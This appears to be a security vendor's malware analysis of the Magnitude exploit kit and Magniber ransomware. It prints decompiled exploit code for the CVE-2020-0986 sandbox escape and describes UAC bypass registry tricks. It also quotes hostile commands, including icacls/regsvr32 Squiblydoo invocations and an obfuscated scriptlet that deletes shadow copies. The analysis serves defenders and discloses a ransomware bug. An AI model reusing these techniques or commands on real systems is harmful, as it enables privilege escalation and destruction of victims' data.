
```
heavens_gate    proc far                ; CODE XREF: heavens_gate_wrap+5A↑p

var_1C          = dword ptr -1Ch

                push    ebp
                mov     ebp, esp
                push    ebx
                push    ecx
                push    edx
                push    edi
                push    esi
                push    33h ; '3'
                call    $+5
                add     [esp+1Ch+var_1C], 5
                retf
heavens_gate    endp ; sp-analysis failed
```

The shellcode's transition through the heaven's gate

CVE-2020-0986

Magnitude escapes the EPM sandbox by exploiting CVE-2020-0986, a memory corruption vulnerability in `splwow64.exe`. Since the vulnerable code is running with medium integrity and a low integrity process can trigger it using Local Procedure Calls (LPC), this vulnerability can be used to get from the EPM sandbox to medium integrity. CVE-2020-0986 and the ways to exploit it are already discussed in detail in blog posts by both Kaspersky and Project Zero. This section will therefore focus on Magnitude's implementation of the exploit, please refer to the other blog posts for further technical details about the vulnerability.

The vulnerable code from `gdi32.dll` can be seen below. It is a part of an LPC server and it can be triggered by an LPC call, with both `r8` and `rdi` pointing into a memory section that is shared between the LPC client and the LPC server. This essentially gives the attacker the ability to call `memcpy` inside the `splwow64` process while having control over all three arguments, which can be immediately converted into an arbitrary read/write primitive. Arbitrary read is just a call to `memcpy` with the `dest` being inside the shared memory and `src` being the target address. Conversely, arbitrary write is a call to `memcpy` with the `dest` being the target address and the `src` being in the shared memory.




```
mov     rdx, [r8]                       ; src
movzx   ecx, word ptr [rdx+46h]
movzx   eax, word ptr [rdx+44h]
add     ecx, eax
movsxd  r8, ecx                         ; count
mov     rcx, [rdi+58h]                  ; dest
call    memcpy
```

The vulnerable code from `gdi32.dll`. When it gets executed, both `r8` and `rdi` are pointing into attacker-controllable memory.

However, there is one tiny problem that makes exploitation a bit more difficult. As can be seen in the disassembled code above, the `count` of the `memcpy` is obtained by adding the dereferenced content of two word pointers, located close by the `src` address. This is not a problem for (smaller) arbitrary writes, since the attacker can just plant the desired `count` beforehand into the shared memory. But for arbitrary reads, the `count` is not directly controllable by the attacker and it can be anywhere between `0` and `0x1FFFE`, which could either crash `splwow64` or perform a `memcpy` with either zero or a smaller than desired `count`. To get around this, the attacker can perform arbitrary reads by triggering the vulnerable code twice. The first time, the vulnerability can be used as an arbitrary write to plant the correct `count` at the necessary offset and the second time, it can be used to actually read the desired memory content. This technique has some downsides, such as that it cannot be used to read non-writable memory, but that is not an issue for Magnitude.


The exploit starts out by creating a named mutex to make sure that there is only a single instance of it running. Then, it calls `CreateDCW` to spawn the `splwow64` process that is to be exploited and performs all the necessary preparations to enable sending LPC messages to it later on. The exploit also contains an embedded 64-bit PE file, which it drops to `%TEMP%` and executes from there. This PE file serves two different purposes and decides which one to fulfill based on whether there is a command-line argument or not. The first purpose is to gather various 64-bit pointers and feed them back to the main exploit module. The second purpose is to serve as a loader for the final payload once the vulnerability has been successfully exploited.

There are three pointers that are obtained by the dropped 64-bit PE file when it runs for the first time. The first one is the address of `fpDocumentEvent`, which stores a pointer to `DocumentEvent`, protected using the `EncodePointer` function. This pointer is obtained by scanning `gdi32.dll` (or `gdi32full.dll`) for a static sequence of instructions that set the value at this address. The second pointer is the actual address of `DocumentEvent`, as exported from `winspool.drv` and the third one is the pointer to `system`, exported from `msvcrt.dll`. Once the 64-bit module has all three pointers, it drops them into a temporary file and terminates itself.



```
48 8D 15 01 3F 04 00     lea     rdx, aDocumentevent          ; "DocumentEvent"
48 8B CF                 mov     rcx, rdi                     ; hModule
48 89 05 7F 8B 04 00     mov     cs:fpAbortPrinter, rax
FF 15 F1 ED 03 00        call    cs:__imp_GetProcAddress
48 8B C8                 mov     rcx, rax                     ; Pointer
FF 15 10 EB 03 00        call    cs:__imp_RtlEncodePointer
48 8D 15 F1 3E 04 00     lea     rdx, aQueryspoolmode         ; "QuerySpoolMode"
48 8B CF                 mov     rcx, rdi                     ; hModule
48 89 05 57 8B 04 00     mov     cs:fpDocumentEvent, rax
```

The exploit scans `gdi32.dll` for the sequence of the four underlined instructions and extracts the address of `fpDocumentEvent` from the operands of the last instruction.




```
    for ( i = v12 + 10; ; ++i )
    {
      if ( *v12 == 0x48 && *(i - 9) == 0x8D && *(i - 8) == 0x15 )
      {
        v16 = &i[0x10000 * (unsigned __int8)*(i - 5)
               - 3
               + 256 * (unsigned __int8)*(i - 6)
               + (unsigned __int8)*(i - 7)
               + (__int64)((unsigned __int8)*(i - 4) << 24)];
        if ( (unsigned __int64)v16 < v13 + v11 && (unsigned __int64)v16 > v13 && !v24((unsigned __int64)v16, v25) )
        {
          v17 = i;
          if ( (unsigned __int64)i < v14 )
            break;
        }
      }
LABEL_30:
      if ( (unsigned __int64)++v12 >= v14 )
        return (_BYTE *)v1;
      v11 = rdata_virtualsize;
    }
    while ( 1 )
    {
      if ( *v17 == 0xFF && v17[1] == 0x15 )
      {
        v17 += 6;
        v18 = v17;
        if ( (unsigned __int64)v17 < v14 )
          break;
      }
LABEL_29:
      if ( (unsigned __int64)++v17 >= v14 )
        goto LABEL_30;
    }
```

The exploit extracting the address of `fpDocumentEvent` from `gdi32.dll`

The main 32-bit module then reads the dropped file and uses the obtained values during the actual exploitation, which can be characterized by the following sequence of actions:

1. The exploit leaks the value at the address of `fpDocumentEvent` in the `splwow64` process. The value is leaked by sending two LPC messages, using the arbitrary read primitive described above.
2. The leaked value is an encoded pointer to `DocumentEvent`. Using this encoded pointer and the actual, raw, pointer to `DocumentEvent`, the exploit cracks the secret value that was used for pointer encoding. Read the Kaspersky blog post for how this can be done.
3. Using the obtained secret value, the exploit encodes the pointer to `system`, so that calling the function `DecodePointer` on this newly encoded value inside `splwow64` will yield the raw pointer to `system`.
4. Using the arbitrary write primitive, the exploit overwrites `fpDocumentEvent` with the encoded pointer to `system`.
5. The exploit triggers the vulnerable code one more time. Only this time, it is not interested in any memory copying, so it sets the `count` for `memcpy` to zero. Instead, it counts on the fact that `splwow64` will try to decode and call the pointer at `fpDocumentEvent`. Since this pointer was substituted in the previous step, `splwow64` will call `system` instead of `DocumentEvent`. The first argument to `DocumentEvent` is read from the shared memory section, which means that it is controllable by the attacker, who can therefore pass an arbitrary command to `system`.

6. Finally, the exploit uses the arbitrary write primitive one last time and restores `fpDocumentEvent` to its original value. This is an attempt to clean up after the exploit, but `splwow64` might still be unstable because a random pointer got corrupted when the exploit planted the necessary `count` of the leak during the first step.



```
i_low = 0;
i_high = 0;
do
{
  v53 = rol8(encoded_DocumentEvent, HIDWORD(encoded_DocumentEvent), i_low & 0x3F);
  secret_low = raw_DocumentEvent[0] ^ v53;
  secret_high = raw_DocumentEvent[1] ^ HIDWORD(v53);
  if ( ((LOBYTE(raw_DocumentEvent[0]) ^ (unsigned __int8)v53) & 0x3F) == i_low && !i_high )
  {
    v56 = ror8(v53, HIDWORD(v53), (LOBYTE(raw_DocumentEvent[0]) ^ (unsigned __int8)v53) & 0x3F);
    if ( v56 == encoded_DocumentEvent )
      break;
  }
  i_high = (__PAIR64__(i_high, i_low++) + 1) >> 32;
}
while ( __PAIR64__(i_high, i_low) < 0x3F );
```

The exploit cracking the secret used for encoding `fpDocumentEvent`

The command that Magnitude executes in the call to `system` looks like this:


`icacls <dropped_64bit_PE> /Q /C /setintegritylevel Medium && <dropped_64bit_PE>`

This elevates the dropped 64-bit PE file to medium integrity and executes it for the second time. This time, it will not gather any pointers, but it will instead extract an embedded payload from within itself and inject it into a suitable process. Currently, the injected payload is the Magniber ransomware.

Magniber

Magniber emerged in 2017 when Magnitude started deploying it as a replacement for the Cerber ransomware. Even though it is almost four years old, it still gets updated frequently and so a lot has changed since it was last written about. The early versions featured server-side AES key generation and contained constant fallback encryption keys in case the server was unreachable. A decryptor that worked when encryption was performed using these fallback keys was developed by the Korea Internet & Security Agency and published on No More Ransom. The attackers responded to this by updating Magniber to generate the encryption keys locally, but the custom PRNG based on `GetTickCount` was very weak, so researchers from Kookmin University were able to develop a method to recover the encrypted files. Unfortunately, Magniber got updated again, and it is currently using the custom PRNG shown below. This function is used to generate a single random byte and it is called 32 times per encrypted file (16 times to generate the AES-128 key and 16 times to generate the IV).

While this PRNG still looks very weak at first glance, we believe there is no reasonably efficient method to attack it. The tick count is not the problem here: it is with extremely high probability going to be constant throughout all iterations of the loop and its value could be guessed by inspecting event logs and timestamps of the encrypted files. The problem lies in the `RtlRandomEx` function, which gets called 640 times (2 * 10 * (16 + 16)) per each encrypted file. This means that the function is likely going to get called millions of times during encryption and leaking and tracking its internal state throughout all of these calls unfortunately seems infeasible. At best, it might be possible to decrypt the first few encrypted files. And even that wouldn't be possible on newer CPUs and Windows versions, because `RtlRandomEx` there internally uses the `rdrand` instruction, which arguably makes this a somewhat decent PRNG for cryptography.



```
char __fastcall prng(unsigned int output_ceil)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  accumulator = 0;
  i = 0;
  RtlRandomEx = (__int64 (__fastcall *)(int *))get_api(0x70C084FFi64);
  do
  {
    tick_count = MEMORY[0x7FFE0320];            // KUSER_SHARED_DATA.TickCount
    if ( !MEMORY[0x7FFE0320] )
    {
      GetTickCount = (__int64 (__fastcall *)())get_api(0x6BCED369i64);
      tick_count = GetTickCount();
    }
    tick_count = RtlRandomEx(&tick_count);
    v6 = RtlRandomEx(&tick_count);
    ++i;
    accumulator += (unsigned __int8)(v6 + v6 / 0xFF);
  }
  while ( i < 10u );
  return accumulator % output_ceil;
}
```

The PRNG used by Magniber to generate encryption keys


The ransomware starts out by creating a named mutex and generating an identifier from the victim's computer name and volume serial number. Then, it enumerates in random order all logical drives that are not `DRIVE_NO_ROOT_DIR` or `DRIVE_CDROM` and proceeds to recursively traverse them to encrypt individual files. Some folders, such as `sample music` or `tor browser`, are excluded from encryption, same as all hidden, system, readonly, temporary, and virtual files. The full list of excluded folders can be found in our IoC repository.

Just like many other ransomware strains, Magniber only encrypts files with certain preselected extensions, such as `.doc` or `.xls`. Its configuration contains two sets of extension hashes and each file gets encrypted only if the hash of its extension can be found in one of these sets. The division into two sets was presumably done to assign priority to the extensions. Magniber goes through the whole filesystem in two sweeps. In the first one, it encrypts files with extensions from the higher-priority set. In the second sweep, it encrypts the rest of the files with extensions from the lower-priority set. Interestingly, the higher-priority set also contains nine extensions that were additionally obfuscated, unlike the rest of the higher-priority set. It seems that the attackers were trying to hide these extensions from reverse engineers. You can find these and the other extensions that Magniber encrypts in our IoC repository.

To encrypt a file, Magniber first generates a random 128-bit AES key and IV using the PRNG discussed above. For some bizarre reason, it only chooses to generate bytes from the range `0x03` to `0xFC`, effectively reducing the size of the keyspace from 256^{16} to 250^{16}. Magniber then reads the input file by chunks of up to `0x100000` bytes, continuously encrypting each chunk in CBC mode and writing it back to the input file. Once the whole file is encrypted, Magniber also encrypts the AES key and IV using a public RSA key embedded in the sample and appends the result to the encrypted file. Finally, Magniber renames the file by appending a random-looking extension to its name.

However, there is a bug in the encryption process that puts some encrypted files into a nonrecoverable state, where it is impossible to decrypt them, even for the attackers who possess the corresponding private RSA key. This bug affects all files with a size that is a multiple of `0x100000` (1 MiB). To understand this bug, let's first investigate in more detail how individual files get encrypted. Magniber splits the input file into chunks and treats the last chunk differently. When the last chunk is encrypted, Magniber sets the `Final` parameter of `CryptEncrypt` to `TRUE`, so CryptoAPI can add padding and finalize the encryption. Only after the last chunk gets encrypted does Magniber append the RSA-encrypted AES key to the file.

The bug lies in how Magniber determines that it is currently encrypting the last chunk: it treats only chunks of size less than `0x100000` as the last chunks. But this does not work for files the size of which is a multiple of `0x100000`, because even the last chunk of such files contains exactly `0x100000` bytes. When Magniber is encrypting such files, it never registers that it is encrypting the last chunk, which causes two problems. The first problem is that it never calls `CryptEncrypt` with `Final=TRUE`, so the encrypted files end up with invalid padding. The second, much bigger, problem is that Magniber also does not append the RSA-encrypted AES key, because the trigger for appending it is the encryption of the last chunk. This means that the AES key and IV used for the encryption of the file get lost and there is no way to decrypt the file without them.




```
ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!
====================================================================================
Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!
====================================================================================
To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.

2. In the "Tor Browser" open your personal page here:


http://[redacted].miy3rwgrekklflxl.onion/[redacted]


Note! This page is available via "Tor Browser" only.
====================================================================================
Also you can use temporary addresses on your personal page without using "Tor Browser":


http://[redacted].armkept.club/[redacted]

http://[redacted].sunflew.space/[redacted]

http://[redacted].askscut.site/[redacted]

http://[redacted].hearany.xyz/[redacted]


Note! These are temporary addresses! They will be available for a limited amount of time!
```

Magniber's ransom note

Magniber drops its ransom note into every folder where it encrypted at least one file. An extra ransom note is also dropped into `%PUBLIC%` and opened up automatically in `notepad.exe` after encryption. The ransom note contains several URLs leading the victims to the payment page, which instructs them on how to pay the ransom in order to obtain the decryptor. These URLs are unique per victim, with the subdomain representing the victim identifier. Magniber also automatically opens up the payment page in the victim's browser and while doing so, exfiltrates further information about the ransomware deployment through the URL, such as:

- The number of encrypted files
- The total size of all encrypted files
- The number of encrypted logical drives
- The number of files encountered (encrypted or not)
- The version of Windows
- The victim identifier
- The version of Magniber

Finally, Magniber attempts to delete shadow copies using a UAC bypass. It writes a command to delete them to `HKCU\Software\Classes\mscfile\shell\open\command` and then executes `CompMgmtLauncher.exe` assuming that this will run the command with elevated privileges. But since this particular UAC bypass method was fixed in Windows 10, Magniber also contains another bypass method, which it uses exclusively on Windows 10 machines. This other method works similarly, writing the command to `HKCU\Software\Classes\ms-settings\shell\open\command`, creating a key named `DelegateExecute` there, and finally running `ComputerDefaults.exe`. Interestingly, the command used is `regsvr32.exe scrobj.dll /s /u /n /i:%PUBLIC%\readme.txt`. This is a technique often referred to as `Squiblydoo` and it is used to run a script dropped into `readme.txt`, which is shown below.



```
db '<?XML version="1.0"?><scriptlet><registration progid="Pentest" cl'
db 'assid="{F0001111-0000-0000-0000-0000FEEDACDC}"><script language="'
db 'JScript"><![CDATA[var r = new ActiveXObject("W"+"Scr"+"ipt.S"+"he'
db '"+"ll").Run("vs"+"s"+"admi"+"n.e"+"x"+"e De"+"le"+"t"+"e S"+"ha"+'
db '"do"+"ws /a"+"ll /qu"+"ie"+"t");]]></script></registration></scri'
db 'ptlet>',0
```

The scriptlet dropped to `readme.txt`, designed to delete shadow copies

Conclusion

In this blog post, we examined in detail the current state of the Magnitude exploit kit. We described how it exploits CVE-2021-26411 and CVE-2020-0986 to deploy ransomware to unfortunate victims who browse the Internet using vulnerable builds of Internet Explorer. We found Magnitude to be a mature exploit kit with a very robust infrastructure. It uses thousands of fresh domains each month and its infection chain is composed of seven stages (not even counting the multiple obfuscation layers). The infrastructure is also well protected, which makes it very challenging for malware analysts to track and research the exploit kit.

We also dug deep into the Magniber ransomware. We found a bug that results in some files being encrypted in such a way that even the attackers can not possibly decrypt them. This underscores the unfortunate fact that paying the ransom is never a guarantee to get the ransomed files back. This is one of the reasons why we urge ransomware victims to try to avoid paying the ransom.

Even though the attackers behind Magnitude appear to have a good grasp on exploit development, obfuscation, and protection of malicious infrastructure, they seem to have no idea what they are doing when it comes to generating random numbers for cryptographic purposes. This resulted in previous versions of Magniber using flawed PRNGs, which allowed malware researchers to develop decryptors that helped victims recover their ransomed files. However, Magniber was always quick to improve their PRNG, which unfortunately made the decryptors obsolete. The current version of Magniber is using a PRNG that seems to be just secure enough, which makes us believe that there will be no more decryptors in the future.

Indicators of Compromise (IoC)

The full list of IoCs is available at https://github.com/avast/ioc/tree/master/Magnitude.

Redirection page

SHA-256
`2cc3ece1163db8b467915f76b187c07e1eb0ca687c8f1efb9d278b8daadbe590`
`3da50b3752560932d9d123ef813a3b67f5d840fee38a18cc14d18d5dc369bce4`
`91dbcaa7833aef48fa67c55c26c9c142cb76c5530c0b2a3823c8f74cf52b73cc`
`db8cf1f5651a44b443a23bc239b4215dcfd0a935458f9d17cb511b2c33e0c3b9`
`ef15ee0511c2f9e29ecaf907f3ca0bb603f7ec57d320ba61b718c4078b864824`

CVE-2021-26411

SHA-256
`0306b0b79a85711605bbbfac62ac7d040a556aa7ac9fe58d22ea2e00d51b521a`
`419da91566a7b1e5720792409301fa772d9abf24dfc3ddde582888112f12937a`
`6a348a5b13335e453ac34b0ed87e37a153c76a5be528a4ef4b67e988aaf03533`
`4e80fa124865445719e66d917defd9c8ed3bd436162e3fbc180a12584d372442`
`217f21bd9d5e92263e3a903cfcea0e6a1d4c3643eed223007a4deb630c4aee26`

Shellcode

SHA-256	Note
`5d0e45febd711f7564725ac84439b74d97b3f2bc27dbe5add5194f5cdbdbf623`	Win10 WoW64 variant
`351a2e8a4dc2e60d17208c9efb6ac87983853c83dae5543e22674a8fc5c05234`	^ unpacked
